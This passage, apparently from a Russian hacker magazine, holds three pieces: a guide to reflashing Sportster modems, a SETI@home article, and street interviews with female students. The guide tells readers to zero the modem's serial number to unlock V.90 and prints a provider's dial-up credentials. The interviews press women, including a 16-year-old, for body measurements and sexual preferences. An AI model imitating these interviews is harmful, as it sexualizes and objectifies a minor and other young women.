В строке «**Product type**» указана страна, для которой предназначен модем. Для наших телефонных линий рекомендуется устанавливать «**Product type**», равный Финляндии или Чехии ❸. В следующей строке мы видим **ID** модема (именно по этому номеру мы будем искать прошивку), а в строке «**Options**» список возможных протоколов связи (причем **x2** и **V.90** появляются после заливки новой прошивки). Теперь, главное, строки «**FLASH date**» и «**FLASH rev**» указывают на то, что ты можешь апгрейдить свой модем залив новую прошивку. Такой способ определения наличия в модеме флэша не точен, поскольку не все модемы хотят рассказывать об этом (например, Шпрот **0084004** тоже имеет флэш, хотя и скрывает это). Поэтому лучше всего это проверить, написав в терминалке команду «**ATGBOOT5**» ❹, на что момед должен ответить что-то типа: **Boot>**.

Если это так, значит, у твоего Шпрота присутствует флэш-память, если ответ будет другим, значит, твой Шпрот не апгрейдится ❺. Выйти из режима загрузки можно с помощью команды «**ATGM**».

И раз уж ты находишься в терминалке, узнай отклик своего модема на команду «AT~S?» — это серийный номер твоего модема, запиши его на бумажку, он тебе еще пригодится.

Теперь, после того как мы определили тип модема, займемся поиском необходимого программного обеспечения. Нам понадобятся две программы: **Modem Update Wizard (MUW)** ❻ и **Sportster Modem Flasher (SMF)** ❼, а также прошивка к твоему модему. Нужная прошивка будет носить такое же имя, как **Product ID** твоего модема. Теперь у тебя есть все необходимое для начала процесса заливки прошивки. Если ты готов, тогда начнем: напиши завещание и достань гарантийный талон своего модема (шутка) ☺.



Пошла, родная!

Выключи модем из телефонной розетки и запусти **MUW**, предварительно скопировав прошивку (файл «**v90new.dmf**» или что-то подобное) в каталог с программой. Дважды щелкни на строке «**Welcome to 3Com Modem Update Wizard**», снизу появится надпись «**Turn On Log**», выдели ее, нажми «**Next**», программа найдет модем и предложит сделать звонок в Америку за новой прошивкой, но тебе следует вежливо отказаться и выбрать «Disc» для загрузки прошивки с диска. Жмешь «**Next**», и поехало... Через несколько минут все закончится (наверное ☺). Теперь в строчке «**Options**» появились протоколы **x2** и **V.90**, однако праздновать победу рано. Видишь «**zzzz**» ❽ в конце серийного номера (команда «AT~S?») , из-за этого протокол **V.90** работать не будет :(. Теперь в игру вступает **SMF**, скопируй файл с именем «**ID.sff**» (где **ID** это **Product ID** твоего модема ❾). Запусти терминалку и обнули серийный номер командой «**AT~SF=000000000000000000000000**» (24 нуля). Теперь запускай **SMF**.

В строке «**Magic number**» введи четыре нуля. Жмем «**Start**» и начинаем процесс заливки прошивки. И опять же через несколько минут все будет готово. Опять запускаем терминалку и смотрим отклик на команду «**AT~S? I7**». Ответ будет выглядеть следующим образом: в первой строке будет указан серийный номер («**Serial Number: 000000000000000000000000**», если в номере остались буквы «**zzzz**», следует повторно обнулить серийный номер), а далее конфигурация твоего модема.

Теперь следует проверить способность вновь прошитого Шпрота использовать скорости **x2** и **V.90**. Делается это очень просто: выбираем любого провайдера ❿, предоставляющего доступ по протоколам **x2** и **V.90** , и звоним ему из терминалки. После коннекта в строке «**CONNECT 48000/ARQ/V90/LAPM/ V42BIS**» (или «**CONNECT 48000/ARQ/ x2/LAPM/V42BIS**») мы видим (или не видим), что модем соединился по новому протоколу. Если успешного соединения не произошло, не стоит огорчаться, попробуй связаться с другим провайдером.

Где используются эти протоколы

Следует также заметить, что для соединения по протоколу **V.90** необходим цифровой канал на одном конце соединения. Наличие такого канала предполагает, что соединение с АТС происходит не с помощью обычных медных проводов и кабелей, а специальных оптоволоконных линий, поддерживающих передачу данных не в аналоговом, а цифровом виде. На другом конце линии может быть установлен клиентский аналоговый модем с **x2** и **V.90**, подключенный к обычной телефонной линии, но здесь есть еще одно условие. Между клиентским и серверным модемами должно быть не более одного аналого-цифрового преобразования. Это значит, что если сигнал с твоей АТС до серверного модема проходит несколько аналого-цифровых преобразований (на промежуточных АТС), то связь по **x2** и **V.90** невозможна.

Для общего развития: посмотри значения регистра **S32**, который ответственен за возможность связи по протоколам **x2** и **V.90** (по умолчанию **S32=2** и протоколы **x2** и **V.90** подключены. Для отключения **x2** необходимо установить **S32=34**. Для отключения протокола **V.90** — **S32=66**. Если тебе необходимо отключить и **x2**, и **V.90** — **S32=98** .) Если ты используешь только **V34+**, рекомендуется отключать и **x2**, и **V.90**.

Для любителей Фидо можно порекомендовать конференцию **RU.USR** , а для интернетчиков **FIDO7.RU.USR**.

Стабильного тебе CONNECT'а !!!

КОММЕНТАРИИ:

❶ ШПРОТ — модем **Sportster** фирмы **US Robotics**.

❷ ФЛЭШ — (**FLASH ROM**) — Постоянное перепрограммируемое запоминающее устройство (ППЗУ), память которого может быть стерта и вновь запрограммирована.

❸ Делается это командой «**ATC10=N**» , где **N** номер страны.

US/Canada	00
Чехия	11
US/Canada	32
Россия	41
International	99

Это, конечно же, не полный список.

❹ Эта команда переводит модем в режим загрузки новой флэш памяти.

❺ Во всяком случае, программным путем.

❻ **MUW** можно найти на *http://www.usr.spb.ru* . Желательно использовать версию не ниже 1.26

❼ **SMF** стоит посмотреть на *http://start.at/56k*, хотя нет гарантии, что ты там что-нибудь найдешь. На момент написания статьи **SMF** можно было найти на *http://smf.ai.ru*

❽ Чтобы узнать значение «**zzzz**», пошли письмо с заголовком
To: **FAQServer 2:50/615.24**
Subj: **SERNUM**

❾ По утверждению автора **SMF**, некоторые модели модемов (**00117102, 00178500, 00568500**) «физически» абсолютно одинаковы, то есть в модем с таким серийным номером может быть залита любая из этих трех прошивок.


❿ В Питере стоит попробовать **Peterlink 325-5205 (x2), 326-8990 (V.90) Passw: zmodem Login: zmodem.**




Ищем инопланетян дома


А.Басов

Так параноидально называется научный эксперимент в Сети, не рассказать о котором я, как представитель человечества, не имею права. К сожалению, здесь не обойтись без маааааахонького предисловия. Ты наверняка слышал о проекте SETI (Поиск Внеземного Разума), а может быть, даже и строил его во второй Цивилиссе. Так вот, на этот проект пашет радиотелескоп, который сканирует эфир на предмет узковолновых сигналов — такие, теоретически, могут иметь лишь искусственное происхождение. Проще говоря, он ищет радиошумы инопланетной цивилизации.
Чтобы полностью проанализировать выходной сигнал телескопа и выделить «разумные» всплески в данных, которых набегает порядка тридцати пяти гигов в день, нужны неслабые вычислительные мощности, которыми SETI не обладает. А кто ими обладает? Хакеры, зачитавшиеся свежим номером X, и прочая сетевая живность, отошедшая от компа отлить, глотнуть кофе или задумчиво покурить на балконе.
В рамках проекта SETI в отделении Калифорнийского университета в Беркли была разработана прога SETI@home (Search for Extraterrestrial Intelligence at Home), использующая простаивающие ресурсы компов для поиска интеллектуальных шумов в данных, полученных с телескопа Аресибской радиообсерватории.
Механика примерна та же, что и в ломании RC5. Зайдя на сайт проекта (*http://setiathome.ssl.berkeley.edu*, русская версия */home_russian.html*), человек скачивает небольшую прогу-клиент (виндовая версия весит 720 кило) и регистрируется через нее как участник эксперимента (Settings/Create Login). Клиент связывается с серваком и забирает пакет для анализа. Программа работает как скринсэйвер, только вместо мчащихся в лицо любимых логотипов заставка будет в космическом шуме искать признаки внеземной цивилизации, весьма живописно и подробно выводя результаты работы. Рассчитав юнит, клиент отошлет серваку результаты и заберет следующий «кусочек неба».



Это своего рода лотерея — каждый участник эксперимента имеет небольшой, но действительно потрясный шанс услышать сигналы инопланетного разума, стать причастным к открытию цивилизации чужих. Конечно, скинуть профессора на пол, забраться на его стул и объявить на всю аудиторию: «Я вчера дома нашел инопланетную цивилизацию!» — ты не сможешь. Твой комп лишь покрутит характеристики сигнала (если точно: составит четыре миллиона комбинаций частоты, периодичности импульса и дрейфа частоты со временем), и если его сила будет превышать естественный фон, твоим участком займутся плотнее. А вот ежели там действительно обнаружится разумная активность, тогда, как почему-то сказано в факе, будут оповещены правительства (а как же мы?), а ты станешь официальным соткрывателем. Может, сможешь и название свое протолкнуть: Sectoidus Pupkinus — Сектоиды Пупкина, например. Заманчиво? То-то! Дядя Леша плохого не посоветует!
Тебя правда не забудут. На сайте ведется подробнейшая статистика проекта: личная (сколько юнитов выслано, возвращено, сколько времени потрачено), по типам CPU, оперативкам, платформам (CPU+OS), странам (нас опережает даже Эстония, при всем моем уважении к этой достойной стране, не могу не подивиться) и прочему. Всего в проекте участвуют 370 тысяч человек. Вообще, сервак предлагает великолепную информационную поддержку и, как открытый проект, честно делится с сетевой общественностью результатами работы — вплоть до характеристик и координат наиболее сильных сигналов.
Теперь техника. Seti@home прописывается как скринсейвер, но может висеть в бэкграунде и постоянной задачей. В последнем случае она жрет кучу памяти, и меньше чем на 64 мегах ее в таком виде держать не рекомендуется. Работая в качестве заставки, прога тоже не скромничает с ресурсами, однако легко уживается со всеми параллельными тасками, так что юзать ее можно даже если ты не секретарша, у которой во время работы сэйвера комп действительно ничего не делает. Seti@home — совершенно нормальный сэйвер, если заставка у тебя запаролена, защита сохранится. Коннектиться с инетом прога может автоматом, а может и по желанию юзера. В общем, все просто и удобно, при установке Seti@home не создаст никаких напрягов, в работе мешать никак не будет.
На первый взгляд ты просто поставил новую заставку, да изредка еще разрешаешь ей, когда бродишь по инету, обменяться данными с серваком (каждый юнит весит около трехсот кило, серверу проекта отсылается килобайт десять). Но на самом деле твоя жизнь в корне изменилась. Твой комп теперь никогда не простаивает. Когда тачка не нужна тебе, она работает на человечество. Самые мелкие и гнусные делишки, ради которых иногда приходилось все-таки вылезать из-за машины (ну, поесть, поспать), сразу одухотворяются. Ты не просто идешь за пивом — ты предоставляешь нашей цивилизации возможность обрести собрата. Высокая и благородная цель, согласись, ради скорейшего осуществления которой можно купить и вторую бутылочку...





И по поводу законных сомнений. Куча людей и организаций мечтает наложить свои вороватые лапки на наши машины. Это золотое дно для социологических исследований, прекрасная возможность для ЦРУ поискать у нас на хардах сочетание слов «минет» и «президент», бескрайнее поле для деятельности остроумцев, мечтающих сотне тысяч людей грохнуть фат в свой день рождения. Да и просто машинное время — вещь здорово дорогая, достаточно психологически точно выстроить мотив и грамотно состряпать сайт, чтобы заставить на себя работать огромные вычислительные мощности. Таких «научных» и прочих проектов наверняка в ближайшее время появится немало. «Рассчитаем лекарство от СПИДа! Запустите этот файлик и вы станете одним из спасителей человечества!»
Все тайное всегда... Никакая афера подобного рода не может существовать, когда в нее затягивается критическая масса народу: внутри него обязательно попадается скептик, который берет Hiew, лезет в код клиента и смотрит, что делает прога на самом деле. Короче, раскрыть обман можно либо анализом идеи или кода, либо же изучением независимых источников. С Seti@home все, по-видимому, честно — о проекте писали на куче серьезных сайтов (SETI League, San Francisco University, Harvard University, The Planetary Society) и во множестве солидных изданий (New Scientist, Economist, New York Times, The American Scientist, PC World), его проверяли дотошные журналисты и скучающие хакеры. Но, очертя голову, лезть в другие подобные проекты не рекомендую.
Итак, что у нас получилось. Поставить прогу стоит. Хотя бы из желания поскорей поноситься на X-крылых звездных истребителях, разнося планетарные базы жукоглазых ублюдков. Да и дело хорошее, полезное даже не тем, что мы найдем сигналы — это может и не случиться, но тем, что позволим ученым, задействованным в SETI, работать в другом направлении, т.е. в любом случае приблизим встречу цивилизаций — не прямо, так косвенно. Никак при этом не напрягаясь, кстати. И главное. Представь, какими глазами на тебя будет смотреть девчонка, когда спросит: «А че это на экране?», а ты небрежно ответишь: «Так, фигня... Со мной Калифорнийский университет списался... Просто умоляли, чтобы я проанализировал данные с радиотелескопа в Пуэрто-Рико, нашел им инопланетную цивилизацию...»

X

Что Они думают о НАС

Холод (holod@хакер.ru)

Существует сложившееся общественное мнение, что компьютерщики в общем и хакеры в частности — это такие заросшие, немытые ребята, плохо пахнущие мертвой козой, не знающие ничего, кроме Q, и регулярно спящие с порносерваками. И любые попытки доказать сизым обывателям, что это мнение ошибочно, а описанные выше непонятные субстанции — несчастливое исключение, обычно ни к чему хорошему не приводят. Обыватели хватаются за голову (...ну я тебя умоляю!) и остаются при своем тупом мнении.

Подумали мы тут как-то с друганами: а как же нам описать на самом-то деле правду? Как объяснить этим серым людям вокруг, что мы, в массе своей, вовсе не такие? И решили, ответ один — это могут сделать только девушки. Девушки, которые годами пристально смотрят на нас (подыскивая очередную «жертву»), видят в нас и хорошее, и плохое, девушки, которые... Короче, девушки, девчонки, подружки. И мы с Серегой Покровским решили побродить по московским улицам, позаглядывать в институты-университеты с целью расспросить девчонок обо всем, что они о нас думают. Прикинули, короче, и решили, что из ответов можно будет составить настоящее грамотное «женское общественное мнение» (только очень маленькое).

Первым местом, в которое мы решили двинуть, стал Московский Архитектурный, что на Кузнецком Мосту. По слухам, подружки там в былые времена водились вполне себе ничего, а кто там учится в наши дни — предстояло узнать нам.

Тусовка девчонок, человек в десять, около фонтана. Мы: «Привет, подружки!» Они: «Здравствуйте (улыбаясь)». Мы: «А не хотите принять участие в опросе нашего журнала?» Долгое переглядывание в стиле «Если Маша будет, то и я тоже» и потом: «Ой, нет... Мы это... Ну, в общем...» Мы: «Понятно». Стало ясно, что вдвоем нам десять девок сразу не одолеть, и мы решили выбрать какую— нибудь более— менее одинокую жертву...

И тут мы увидели Ее. Девушка сидела на бетонном основании местного заборчика и делала красивые глаза (правда, глаз-то мы на самом деле и не разглядели — девушка была в темных очках). Мы подошли, представились, и красавица, не ломаясь и не выпендриваясь, запросто согласилась с нами поговорить.

— Ну, давай, расскажи о себе. Как тебя зовут? И еще назови свои, так сказать, дименсии — ну, типа физические параметры — как **90x60x90**.

— А это имеет отношение к компьютерам? — Недоверчивым голосом. — Хакер, вы сказали, компьютерный журнал, так?

— Не, ну дело в том, что опубликуем мы только фотографию твоего лица, а люди должны знать, какая ты там... дальше. :)

— Мало ли, вы там чего-нибудь от себя напишете...

— Не, мы гарантируем, напишем только то, что ты скажешь. Так как тебя зовут?

— Зовут Катя. Мрр, я не знаю, счаз чеоть там напишете не то...

— Нет. Все то. Слушай, наш журнал в основном ребята читают, и им будет очень интересно, если ты расскажешь все-таки про твои физические параметры...

— Не, ну... — воротит симпатичный носик...

— Ладно. Не хочешь — как хочешь, забудь об этом. Расскажи: ты сама знаешь компьютер, работаешь с ним?



Катя, 19 лет

— Ну, у меня есть компьютер, но я к нему почти не имею отношения, совсем чуть— чуть.

— То есть ты не знаешь инет, не пользуешься чатами?

— Нет.

— А ты встречалась когда-нибудь с парнем, который увлекается компьютерами?

— Встречалась — это, в смысле, был ли он моим молодым человеком?

— Ну да.

— Да, встречалась. Ну, то есть не с такими, которые просто супер-компьютерщики... Ну, в Интернете сидели, там, чем-то там занимались... Но для них это не основное занятие.

— Ну и как тебе ребята?

— Абсолютно нормальные. Для них компьютер — это как телефон. Просто.

— То есть сильно от нормальных людей они не отличаются?

— Нет. Я знаю, конечно, людей, которые действительно сильно этим увлекаются, но ко мне такие никогда не имели никакого отношения.

— А вот если бы твой парень был хакером и взломал что-то неудачно, и сел — ты бы как поступила?

— Не, ну, наверно, я поддержала бы его, но ведь это зависело бы от наших отношений... Если у нас чувства, то я бы все сделала, чтобы ему помочь. А если так... просто парень, то это его проблемы.

— Слушай, а если парень — гиперзавернутый такой компьютерщик — это, вообще, хорошо или плохо?

— Не, ну, в принципе у меня никогда не было человека, который был бы так дико этим увлечен, но в принципе — это же лучше, чем когда человек ничем не занимается. Ведь существует куча людей, у которых вообще нет никаких интересов, и как бы лучше, когда что-то интересует человека, он что-то там ищет... Любое увлечение имеет право на существование...

— Слушай, красавица, а что должен сделать парень, чтобы тебе понравиться?

— Что-то неординарное..

— Ну что неординарное-то? Цветы подарить или банк сломать?

— Что-то такое, что в моих глазах выделит его из обычного ряда людей. Ну вот, например: разговаривала я с парнем, у него не было никаких моих координат, я жила очень далеко, а он меня нашел буквально на следующий день. У него даже телефона не было. Такой всегда сможет держать ситуацию под контролем, а это очень важно.

— Тогда расскажи нам вот о чем: а что ты просто от парня ждешь в постели? Как он должен себя вести, чтоб было все нормально?

— Амм... Значит, так ... (долго молчит). Наверно, тоже должен себя вести както неординарно. Такой... Такой... (радостно) стильный мужчина, красивый (смеется).

— А как неординарно? Может, он на люстру прыгнет, и давай..

— Нет. Есть же какая-то грань неординарности, так что люстра — это слишком. Это не то. Он должен чувствовать

грань неординарного и необычного, чтоб не прыгать на люстру или с балкона, или делать еще какие-то ужасные вещи...

Время к тому моменту зашло за полдень, мы распрощались с новой знакомой и двинули по направлению к журфаку МГУ, который находится неподалеку от Манежной площади.
журфак МГУ должен был открыть нам великую тайну: почему у нас в стране так много журналистов и почему они такие... э... разные.

Через десять минут наши ноги топтали ковры лестниц журфака. На последнем этаже мы обнаружили вроде бы симпатичную и с вида неглупую девушку, которая тщательно изучала какие-то бумажки.
На приглашение «принять участие в опросе нашего журнала» девушка сказала, что мы с Покровским — еще неизвестно кто, а вот она в свои шестнадцать(!) лет уже законченная журналистка (о Боже! Надо было еще, когда мы слово «шестнадцать» услышали, сказать: «А! Шестнадцать? Понятно. Валим отсюда.»), что у нее уже была какая-то практика то ли в «МК», то ли в «АиФ», и что прежде чем она на вопросы будет отвечать, ей их нужно просмотреть, дабы решить: на какие отвечать стоит, а на какие не стоит. «Ну ладно, раз ты такая стремная, то на, прочитай», — подумали мы. Через минуту изучения подружка наконец-то согласилась (правда, раз десять сказав, что вопросы какие-то некомпьютерные, значит, и журнал некомпьютерный и что-то там еще).

— Как тебя зовут?
— Зовут меня Маша, мне шестнадцать лет, я учусь на журфаке МГУ.
— А про параметры свои расскажешь?
— Параметры? **88x60x88**, рост метр семьдесят.
— Отлично. Ты работаешь с компьютером?
— Ну так, чуть-чуть. То есть печатаю рефераты, и все такое прочее.
— А Интернетом ты пользуешься?
— Нет, сейчас не пользуюсь, я от него отключена.
— А ты когда-нибудь с компьютерщиком встречалась?
— Нет. Все мои парни хорошо разбираются в компьютерах, но чтобы были помешаны — нет такого.
(Мы эту фразу поняли как: «Все мои 125 сегодняшних парней...» и т.д.)
— Ну зачем помешаны.. Они просто увлекаются компьютерами?
— Увлекаются (снисходительная улыбка)? Нет, они просто хорошо разбираются.
— ОК, а если бы твой парень был настоящим хакером, и его посадили — как


Маша, 16 лет

бы ты себя повела?
— Ну, если б он сел за двойное убийство, я бы, может, еще и подумала, а если он за хакерство сел — значит, разбирается хорошо, если что-то сумел взломать.
— А в общем виде: если парень помешан на компьютерах — это хорошо или плохо?
— По-моему, это очень плохо. Вот если он хорошо разбирается — может в игры поиграть, например — то это хорошо. (Мы с Покровским еле удержались от смеха :))
— Так, погоди: ты сама считаешь, что если парень серьезно увлекается компьютером, то это показывает, что он умный или что он со сдвигом?
— Ну, если совсем рехнутый — значит, со сдвигом.
— Подружка, а что должен сделать парень, чтобы ты поняла: да, это парень моей мечты, а?
— Ну, в принципе, все что угодно. Лучше, конечно, быть самим собой, как это ни банально звучит. И не гундосить там что-нибудь.
— Понятно.
Именно на этом месте нам с Покровским очень захотелось уйти от Маши подальше, но оставалась еще пара вопросов.
— Маш, а ты как считаешь — компьютерщики в постели — это такие же люди, как и все, или нет? Вот не по опыту (о Господи! Не дай Бог, она по опыту сейчас начнет рассказывать), а просто как ты это себе представляешь?
— Даже себе представить не могу (брезгливо). Наверно, как и все нормальные люди.
Такие же. Обыкновенные. И поминутно к монитору не бегают, потому что если такой хоть раз подбежит к монитору — девушка не будет с ним больше встречаться.
— Понятно. А расскажи: ты сама-то чего ждешь от парня в постели? Что он должен сделать, чтоб ты наутро не позвонила подруге и не сказала — блин, такой козел, а...
— Да я обычно так и делаю.
— Ну а что он должен делать, чтоб этого не случилось?
— Во-первых, не должен среди ночи вскакивать и бежать домой, во-вторых, должен до и после принять душ (думаю про себя: нет, подружка, с тобой лучше не до и после, а ВМЕСТО), потом парень должен говорить, что ему нравится, а что нет, а не лежать, как бревно, и молчать...
— Ну все, подруга, спасибо, спокойной ночи, приятных сновидений.

Распрощавшись таким образом с Машей, мы поняли, что с журфака МГУ надо бежать. Спустились по лестнице с последнего этажа вниз, вышли из подъезда и вдруг наткнулись на пару подружек, которые что-то эротично выясняли у телефонной будки. Этих было пропустить нельзя. Мы подошли, представились и принялись за первую.

— Привет. Как тебя зовут?
— Меня зовут Даша (мягко, незадиристо).
— Ты уже закончила этот институт или все еще учишься?
— Нет, я на втором курсе.
— А сколько тебе лет?
— Девятнадцать.
— Нам еще интересно было бы про твои параметры узнать — ну, типа **90x60x90**.
— Ну, я не мерила. Вроде нормальные габариты (улыбается).
— Тогда напишем «немерено». :)
— Не, «немерено» не надо (смеются обе).


Даша, 19 лет

— Ладно, ты вот что скажи. Ты компьютер знаешь, работаешь с ним?
— Ну... на уровне юзера (ура! Знакомое слово!).
— А дома есть компьютер?
— Есть.
— А в Интернет залезаешь?

— Залезаю. Только не чатюсь, потому что время ограничено — у меня общий Интернет с моим папой.
— То есть был бы свой инет — чатилась бы?
— Ну конечно, если б папа по голове за это не давал.
— А ты когда-нибудь встречалась с парнем, который увлекается компьютерами?
— Ну да, но не то чтоб это какая-то мания была.
— Но был такой?
— Был. Ну, может, такого же уровня, как я, может — чуть повыше.
— Ну и как впечатление?
— Нормальный человек. Современный. И хорошо, что не увлекался открытками или марками.
— А тогда вот о чем расскажи. Твой парень — компьютерщик — неудачно банкомат грохнул, и его посадили. Вот так вот. Как ты к этому отнесешься?
— Хехехе... Я скажу: «О черт!»
— И сразу с ним порвешь?
— Ну, я не знаю, меня как-то не посещали мысли... о тюрьме. Но, в принципе, я не вижу ничего плохого в том, что люди хакают и ломают то, что само по себе несовершенно.
— То есть, если парень — хакер, компьютерщик — то это хорошо?
— Ну, конечно, если это не в крайней стадии (радостно улыбаясь)...
— А что плохого в крайней стадии?
— Ну, это ж какой-то суррогат живого.
— А что должен сделать парень, с которым ты познакомилась десять минут назад, чтобы тебе понравиться?
— Ну, человек должен вести себя както не по шаблону.. То есть он должен быть совершенно ненормальный.
— То есть, например, залезть на дерево и крикнуть «ДАША!»?
— Ну да, это потянет (смеются).
— Ага. А как на твой взгляд компьютерщик ведет себя в постели? Такой, прогруженный компьютерщик?
— Ну, если он сидит целыми днями за компьютером, не ест, не пьет, то он ничего не может (все смеются).
— А чего ты сама ждешь от парня в постели?
— Я думаю, все ждут одного и того же.
— Чего?
— Чтобы внимание, забота и чтобы всем было приятно.
— Понятно. Отлично! Спасибо большое!

Оставив улыбающуюся и хихикающую Дашу, мы обратились к е подруге, которая все это время стояла рядом и дождаться не могла, когда ж мы, наконец, переключим внимание на нее.

— А зовут меня Оля. Мне девятнадцать лет, я тоже заканчиваю второй курс.
— Ага! Теперь твои параметры-дименсии-габариты.
— Достаточно стандартные, но точно



Оля, 19 лет

не 90х60х90 (смеется). У меня замечательные параметры, самые лучшие!
— А с компьютерщиком ты когда-нибудь встречалась?
— Нет, ни разу не было.
— А почему? Это неправильные люди или они тебе просто не попадались?
— Просто не попадались, но если б попался такой — было бы замечательно.
— То есть ты от таких не шарахаешься?
— Нет, абсолютно не шарахаюсь.
— А вот в институте в группе у тебя есть такие замороченные на компьютерах?
— Да на компьютерах сейчас заморочена практически вся молодежь.
— Они отличаются от толпы или они такие же?
— Они интересные люди. С ними интересно, как с человеком, который прочитал всего Плутарха (смеется).
— А если бы твой парень сел из-за хакинга?..
— Нет, ну я к таким вопросам лично подхожу — это все зависит от того, насколько он мне вообще нужен. А если он хакнул и еще и со мной поделился (долго смеется).
— То есть компьютеры — это клево?
— Это замечательно. Компьютерщики смотрят в будущее, так как не смотрят другие. Это здорово.
— А что должен сделать простой парень — не компьютерщик, чтобы тебе понравиться?
— Ну, я не знаю, я очень люблю чувство юмора, веселых людей, вот, может, если он будет внимательным и у него будут умные шутки... К примеру, ко мне однажды подошел молодой человек и спросил: вы принимаете признания в любви? Я говорю: ну, приходится. Он говорит: вот, девушка, blablabla. Но другие-то так не делают.
— А где ты обычно знакомишься с ребятами?
— Ну, не то что бы я обычно вообще знакомилась с ребятами..
— Ну они с тобой знакомятся, неважно. Где это происходит?
— Могу где-нибудь в клубе сама подойти, просто сесть за один столик.
— То есть можешь подойти и сказать: парень, ты мне нравишься, я тебя люблю?
— Ну, насчет я тебя люблю — не знаю, но вот на свою шею знакомлюсь иногда.
— Как же ты себе компьютерщика представляешь в постели — такого замороченного?
— Ну, вот с Дашей я, например, не согласна, что он будет такой изможденный-истощенный, может, наоборот, будет интересно (хихикает). Будет вставлять словечки какие-нибудь.
— А чего бы ты хотела от парня в постели?
— Ну, блин... хотела бы упоения человеком, и все. Чтобы мне этот человек пер настолько, что никто другой мне так не нравился, и чтоб он был не какой-то обычный.
— Слушай, а секс в отношениях парня и девушки для тебя очень важен?
— Конечно.
— А на какое место ты бы поставила секс — на первое, на второе или на десятое?
— Не, ну на второе, конечно. На первом все-таки чувства. Личность человека. Если он из себя ничего не представляет, я с ним в постель не лягу.

На этой фразе мы с Серегой заторопились и распрощались с Олей и Дашей. На сегодня экзекуция окрестных девушек была закончена. Но зато уже на следующий день я (правда, теперь в одиночку) отправился искать следующих девчонок на свою голову. И решил расспросить кого— нибудь в своем институте. В МТУСИ (кто не в курсе — Связи и Информатики). Жертву долго искать не пришлось.

— Как же тебя зовут?
— Наиля. Можно Мышь. Учусь в МТУСИ.
— И вот еще что: нашим читателям будет интересно знать твои, так сказать, параметры: бедра — талия — грудь.
— А! Ну, все тебе расскажи. Бедра — девяносто один, талия — шестьдесят, а вот топ подвел, понимаешь — восемьдесят шесть. Ну ничего, мы нарастим.
— Ты работаешь с компьютером?
— Ага, ну как бы я компьютер знаю, но сейчас дома у меня Windows 3.11 вообще без драйверов.
— То есть?
— То есть считай, что он у меня сломался.
— А ты пользовалась инетом, когда комп был в порядке?
— Интернетом — нет, компом — да.
— А ты когда— нибудь встречалась с компьютерщиком? Не с завернутым, а просто с увлеченным?


Наиля, 19 лет

— Ну да.
— И как впечатление?
— Ну, есть фанаты, которые на Митьки приходят — ХО ХО ХО (делает глазами рыскающие движения). Ты вроде нормально пока выглядишь. А еще у меня брат фанат, это ужасно.
— Представь, что твоего парня за хак посадили — он Центробанк взломал..
— Вопрос понятен. Ну, передачки буду носить, письма писать.
— И не кинешь человека за такое антисоциальное преступление в целях самообогащения?
— Да не знаю я (смеется). Пока считаю, что нет, а по жизни посмотрим.
— То есть компьютерщик — это...
— ...это нормально. Такие же люди, как и все.
— А как же глупое общественное мнение?
— А ты имеешь в виду чисто визуальные отличия? Ну, не знаю. Не будем оскорблять присутствующих.
— Так ты считаешь, что...
— ...что компьютерщики — это такие заросшие немытые существа с большой задницей и большими диоптриями.
— А я (оглядываю себя, но ни большой задницы, ни диоптрий не нахожу)?
— А ты приходи лет через пять, и посмотрим на тебя. И я скажу: помнишь наш разговор — видишь, как оно вышло, а ты разгребешь пятилетней давности щетину (смеется) и скажешь: помню.
— Ага (теперь я смущаюсь по полной программе). А что надо парню сделать, чтобы тебе понравиться?
— Цветы подарить обязательно. Букет.
— А еще (про себя думаю: какая скромная девушка!)?
— Еще? Не знаю. Комплиментик сказать (смеется).
— Все у тебя как-то скромно. А как ты себе тогда представляешь парня-компьютерщика в постели? Прикинь, он отрывается от тебя, бежит к монитору и орет: милая, погоди, я щас докачаю... Или обычный парень?
— Да не, обыкновенный (смеется). И ничем от других не отличается. Хотя сравнивать не с чем. И вопрос это — провокационный.
— Так: а как твой парень должен вести себя в постели?
— Фу!
— Ничего не фу.
— Не, ну удовлетворить — само собой. И не должен после встать и сказать: все милая, я кончил, а должен со мной остаться после (окончательно смутилась и рассмеялась).

Поговорив с Мышью еще чуть-чуть, я решил, что больше мне в родном институте ничего не светит. Уже у себя в районе встретил хорошую подружку и решил, что подружки — тоже люди.

— Катя. Сам знаешь. А **90x60x90** я не потяну. Рост — метр шестьдесят. Учусь в юридическом. Вес нормальный и...
— И ты когда-нибудь встречалась с компьютерщиком?
— Наверное.
— Ну и как тебе впечатление?
— Обыкновенный парень. Ну, выпить любит. Ищет везде все подешевле.
— Ну и как считаешь, последняя черта всем компьютерщикам присуща?
— Нет, не думаю. От этого ничего не зависит.


Катя, 19 лет

— А вот прикинь, твой парень хакнул что-то неудачно, и его посадили?
— Кто не умеет воровать — путь не ворует.
— А передачи носить будешь?
— Я за него на апелляцию подам. Я же юрист.
— А если сядет?
— А я и после подам. Буду стараться ему помочь, как смогу. Если это будет в передачах выражаться — ок, пусть так.
— А компьютерные маньяки — это хорошо или плохо?
— Для маньяков — хорошо, для окружающих — напряжно.
— А компьютерщики — такие же люди, как и все остальные?
— По физиологии — да (смеется).
— Ты десять минут назад познакомилась с парнем. Что он должен сделать, чтобы тебе понравиться?
— Он не должен сразу идти в атаку. И вообще, пусть пригласит меня в театр.
— Ага! Привет, тебя Катя зовут? Пошли в театр!
— Не. Просто со мной надо сходить в театр.
— И только?
— Не. Просто мне надо познакомиться с парнем, а через десять минут я скажу, что ему надо делать. А так — не могу.
— А ты сама обычно знакомишься с ребятами первой?
